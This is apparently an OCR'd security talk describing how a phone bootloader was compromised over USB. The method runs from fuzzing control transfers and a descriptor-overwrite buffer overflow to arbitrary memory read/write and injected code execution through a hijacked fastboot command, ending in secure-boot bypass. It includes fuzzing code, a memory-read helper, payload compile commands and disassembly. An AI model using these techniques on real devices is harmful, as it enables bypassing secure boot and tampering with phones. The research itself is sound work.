
Control Transfers are mostly stateless

Basic fuzzing can be achieved just by randomising all parameters

Unsuccessful requests can be easily filtered out



```
doCtrlTransfer(rand(),rand(),rand(),rand(),buffer,rand()%0x1000);
```




```
Ctrl (7b 1c 9ea8 3f1e): -9:
Ctrl (5a 73 2b14 fdc5): 4:
Ctrl (63 79 234b b15e): -9:
Ctrl (11 24 ee64 df70): -9:
Ctrl (d4 aa 59dc 1109): 14:
Ctrl (af 10 5e1b 11f2): 12:
Ctrl (50 e3 e7cd 7e33): 11:
Ctrl (bb 5c c315 d447): 8:
Ctrl (9b ba 0119 8422): -9:
Ctrl (1a e1 370b a5f5): -9:
Ctrl (29 f8 bd23 8f7f): 12:
Ctrl (b5 13 821b 34a4): 8:
Ctrl (32 98 d3e8 e74e): 10:
Ctrl (3d 4d ca79 e8e0): 8:
Ctrl (77 4e 6e5f 5dbc): -9:
Ctrl (1a aa fa2b fe21): -9:
Ctrl (b5 70 8dbe aaa2): 5:
Ctrl (d3 5c 0904 173b): 3:
Ctrl (e2 af 12b3 5094): -1:
```

Initial Fuzzing Attempts

Sending purely random data caused the device to reboot into a failure mode

This occurred when an 0xf6 value was in the bRequest parameter

The failure mode was recoverable using Download mode tools, and 0xf6 values were filtered out



An error has occurred while
updating the device software.

디바이스 소프트웨어를
업데이트 하는 중에
오류가 발생하였습니다.

更新设备软件时发生错误。

端末のソフトウェアを更新
中にエラーが発生しました。

Causing A Crash

Continued fuzzing found that the device would crash and reboot after a certain set of transfers

Transfers in the sequence were removed until the root cause was identified

One transfer was a malformed GET_DESCRIPTOR request, transferring in the wrong direction, and the second was a valid GET_DESCRIPTOR request


Descriptor Overwrite

GET_DESCRIPTOR is a core Control Transfer that retrieves descriptors about the device

This data should always be transmitted to the host, and never received from it

The first byte of the data is always the size of the buffer

If this can be overwritten, usually the buffer size can be extended to cover out of bounds memory, as well as alter the data at that location



```
Device Descriptor:
  bLength                18
  bDescriptorType         1
  bcdUSB               2.00
  bDeviceClass            0
  bDeviceSubClass         0
  bDeviceProtocol         0
  bMaxPacketSize0        64
  idVendor           0x18d1
  idProduct          0xd00d
  bcdDevice            1.00
  iManufacturer           2
  iProduct                3
  iSerial                 4
  bNumConfigurations      1
```

Descriptor Overwrite


Most USB stacks do not check the Control Transfer Direction

They are usually protected by how they handle USB transactions

If they don’t verify the direction, but do specify a response direction, they are not vulnerable

STM32 USBD Stack:

```
case USB_DESC_TYPE_DEVICE:
  pbuf = pdev->pDesc->GetDeviceDescriptor(pdev->dev_speed, &len);
  break;
```



```
if (req->wLength != 0U)
{
  if (len != 0U)
  {
    len = MIN(len, req->wLength);
    (void)USBD_CtlSendData(pdev, pbuf, len);
  }
  else
  {
    USBD_CtlError(pdev, req);
  }
```

Exploiting Descriptor Overwrite

The size byte of the buffer was overwritten

This was ineffective, and didn’t alter the size of data received

Luckily, there was also a buffer overflow in the Control Transfer buffer

Data next to the buffer could be overwritten, regardless of the size parameter


Brute Forcing Memory

Sending a large buffer caused the device to crash and reboot

Buffers of increasing byte values and sizes were sent, until several valid pointers were generated

These were found to be pointers to other Descriptors

Modifying these pointers facilitated arbitrary memory read/write




```
mem[0xc0] = 0xe0;
mem[0xc1] = 0xa0;
mem[0xc2] = 0x41;
mem[0xc3] = 0xf9;
mem[0xc4] = 0x00;
mem[0xc5] = 0x00;
mem[0xc6] = 0x00;
mem[0xc7] = 0x00;
mem[0xc8] = 0x00;
mem[0xc9] = 0x00;
mem[0xca] = 0x00;
mem[0xcb] = 0x00;
mem[0xcc] = 0x00;
mem[0xcd] = 0x00;
mem[0xce] = 0x00;
mem[0xcf] = 0x00;
mem[0x100] = 0x20;
mem[0x101] = 0xa1;
mem[0x102] = 0x41;
mem[0x103] = 0xf9;
mem[0x140] = 0x68;
mem[0x141] = 0xa1;
mem[0x142] = 0x41;
mem[0x143] = 0xf9;
```

Dumping Memory

The pointers in the brute-forced memory were between 0xf9000000 and 0xfa000000

A memory dump was created of data from 0xf8000000 onwards

This included the entire running bootloader and RAM contents, starting at 0xf8800000



```
int readMemory(uint32_t address, unsigned char* memory, uint32_t size) {

    writeSize(size);
    writeAddress(address);
    printf("Reading Addr %08x: ",address);
    return doCtrlTransfer(0x80,0x06,0x0305,0x0000,memory,size);
}
```

DEP Misconfiguration

As the running bootloader was in RAM, attempts were made to override its opcodes

This caused the device to hang, implying DEP was configured


Attempts to execute code written into unused RAM were successful

Patching In New Functions

C functions can be compiled to object using “gcc –static –nostdlib”

Using the objcopy command, this can be converted to a raw binary

Directly writing these into memory was sufficient to execute them, due to the DEP misconfiguration



```
/opt/homebrew/bin/aarch64-elf-gcc -static -nostdlib -o payload.o payload.c
/opt/homebrew/bin/aarch64-elf-objcopy --only-section=.text -O binary payload.o payload.bin
```

Basic Code Execution


Fastboot mode was used as a base for the exploit

Fastboot uses string-based commands which usually keep function pointers in a table, simplifying code execution

Modifying this table would allow for easy code execution, without modifying the stack

The getvar: command was chosen for calling other functions

Basic Code Execution




```
                                PTR_s_reboot_f8931bf0
f8931bf0 48 69 8e                   addr          s_reboot_f88e6948
         f8 00 00
         00 00

                                PTR_reboot_command_f8931bf8
f8931bf8 d8 96 82                   addr          reboot_command
         f8 00 00
         00 00

                                PTR_s_getvar:_f8931c00
f8931c00 50 69 8e                   addr          s_getvar:_f88e6950
         f8 00 00
         00 00
f8931c08 58 96 82                   addr          getvar_command
         f8 00 00
         00 00
```

Reimplementing Boot

Code execution in the bootloader meant that secure boot bypass would be possible

No USB-based mode had the capability to boot directly to Android

Directly calling the standard boot function crashed the phone



```
                      undefined boot_function()
     undefined          w0:1            <RETURN>
     undefined8         Stack[-0x50]:8 local_50                       XREF[1]:
                      boot_function                           XREF[1]:      f8811
 f88125c8 fd 7b bb a9     stp        x29,x30,[sp, #local_50]!
 f88125cc 20 02 80 52     mov        w0,#0x11
 f88125d0 fd 03 00 91     mov        x29,sp
 f88125d4 f3 53 01 a9     stp        x19,x20,[sp, #0x10]
 f88125d8 f5 13 00 f9     str        x21,[sp, #0x20]
 f88125dc 65 36 01 94     bl         unknown_func_min1
 f88125e0 f5 03 00 2a     mov        w21,w0
 f88125e4 c0 13 00 d0     adrp       x0=>DAT_f8a8c000,0xf8a8c000
 f88125e8 01 41 b1 d2     mov        x1,#0x8a080000
 f88125ec f4 08 00 d0     adrp       x20,0xf8930000
 f88125f0 b3 14 00 b0     adrp       x19,0xf8aa7000
 f88125f4 94 c2 3e 91     add        x20,x20,#0xfb0
 f88125f8 01 0c 00 f9     str        x1,[x0, #offset data_which_shouldnt_be_empty]
 f88125fc 25 ff ff 97     bl         setup_addresses
 f8812600 73 82 39 91     add        x19,x19,#0xe60
 f8812604 e0 06 00 b0     adrp       x0,0xf88ef000
 f8812608 e2 03 14 aa     mov        x2=>s_androidboot.verifiedbootstate=_f8930fb0,...
 f881260c e1 03 13 aa     mov        x1=>LAB_f8aa7e60,x19
 f8812610 00 e0 03 91     add        x0=>LAB_f88ef0f8,x0,#0xf8
 f8812614 fb 32 02 94     bl         setup_avb
 f8812618 60 06 00 b0     adrp       x0,0xf88df000
 f881261c e2 03 14 aa     mov        x2=>s_androidboot.verifiedbootstate=_f8930fb0,...
```

Reimplementing Boot

There were two options for reimplementing the boot process:

- Copy the entirety of sboot to writeable memory, and call the required functions
- Reimplement the boot functionality from scratch


The latter choice was chosen, due to a lack of writeable memory available

Reimplementing Boot


Functions in the bootloader can be trivially called by absolute addresses in C

These could be used to replicate the entire boot function call flow

Functions could be removed that weren't necessary for booting



```c
void (*unknown_func_min4)() =
    (void (*)())0xf8802790;
void (*unknown_func_min5)() =
    (void (*)())0xf8810970;
void (*unknown_func_min6)() =
    (void (*)())0xf8824e98;

void (*unknown_func_min7)() =
    (void (*)())0xf8810930;

void (*unknown_func_min8)() =
    (void (*)())0xf88026d8;

void (*unknown_func_min9)() =
    (void (*)())0xf8801c38;

void (*unknown_func_min10)() =
    (void (*)())0xf88a68a8;

unsigned int (*unknown_func_20)(unsigned int) =
    (unsigned int (*)(unsigned int))0xf88a68a8;
```



